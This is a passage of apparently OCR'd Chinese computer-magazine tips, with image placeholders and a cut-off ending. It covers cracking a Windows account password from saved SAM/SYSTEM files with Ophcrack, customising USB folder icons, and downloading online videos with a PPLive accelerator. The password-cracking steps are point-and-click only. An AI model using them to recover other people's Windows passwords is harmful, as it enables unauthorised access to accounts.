


图6




图7




图8

接下来我们要来加载SAM文件，点击菜单栏的“LOAD”，选择“Encrypted sam”，浏览到刚才保存有“SAM和SYSTEM”的TEST文件夹点击确定即可，至于其它选择项我就不多解释了，如图8。

这次演示主要是破解SWAN帐户的密码，其它的我就不多说了，点击位于菜单栏的“CRACK”，破解就开始了。经过不到一分钟时间的破解，密码就已呈现在我面前了，如图9。是不是很快啊？这下你应该相信了吧！

（本文所涉及到的Ophcrack已收录到光盘中）




图9

炫酷U盘秀出自我——我的U盘我做主

sccss

可以说，每个叉子都有自己的U盘吧，那么你们U盘中的文件图标够炫吗？如果你的U盘中文件夹的图标不够个性不够炫的话，那就请跟我来吧！先请出我们的主角“Floderico”，如图1，它可以很轻松的让你的文件夹图标炫起来。




图1

首先点“选择文件夹”，选择你要操作的文件夹（磁盘不行），然后点“确定”回到程序主界面，接着点“选择图标”，如图2，其中的sccss组图标是我自己添加的，其它的是程序自带的，该程序只能识别.icl文件而不识别其它文件，如果自己有.icl文件，可以放入程序的Samples文件夹中，其中还可以写入和.icl同名的.txt和.ini文件，.txt文件中可以定义选中一组图标后显示的描述文字，.ini文件定义的是每个图标在程序中显示的名字（.icl中图标的名字是1，2，3……），大家可以根据喜好自己定义。找到自己喜欢的图标后点击“选取”回到程序主界面，这里还有一项“文件夹工具提示”需要填写，它里边的内容是你对文件夹的描述信息，不填也可以。最后点击“应用”就OK了，现在打开你U盘看一下，文件夹图标已经变了，如图3，是不是很炫呢？




图2




图3

（本文所涉及到的Floderico已收录到光盘中）

视频网站的噩运

grrxrslt

在上期杂志中我给大家介绍了如何使用“酷我音乐盒”来下载MV，那么这次我就给大家介绍一种通杀网络视频的方法。下面就请出今天的主角--“PP加速器”。

PP加速器是网络电视软件PPlive附带的一款小工具（建议将PPLive也安装上，以防止出错），加速器的官方下载地址为http://download.pplive.com/ppliveva/ppliveva_setup_0.2.18.0091.exe，文件大小为3.28M，下载安装后的主程序，如图1，然后双击运行程序，程序运行后会在电脑桌面右下角多出一个绿色波纹的图标，双击后就会弹出显示界面，如图2。

我们来测试一下优酷网，打开一个视频，并点击播放，此时将鼠标移向视频窗口，这时视频窗口就会多出一个绿色的显示条，如图3。

点击显示条的“保存”，就会弹出一个新的界面，如图4。界面中直接给出了视频的真实地址，点击“确定”就开始下载了。大家也会发现它的下载速度比使用其它下载工具的下载速度要快，为什么呢？因为是加速器呗！（呵呵，开个玩




图1




图2

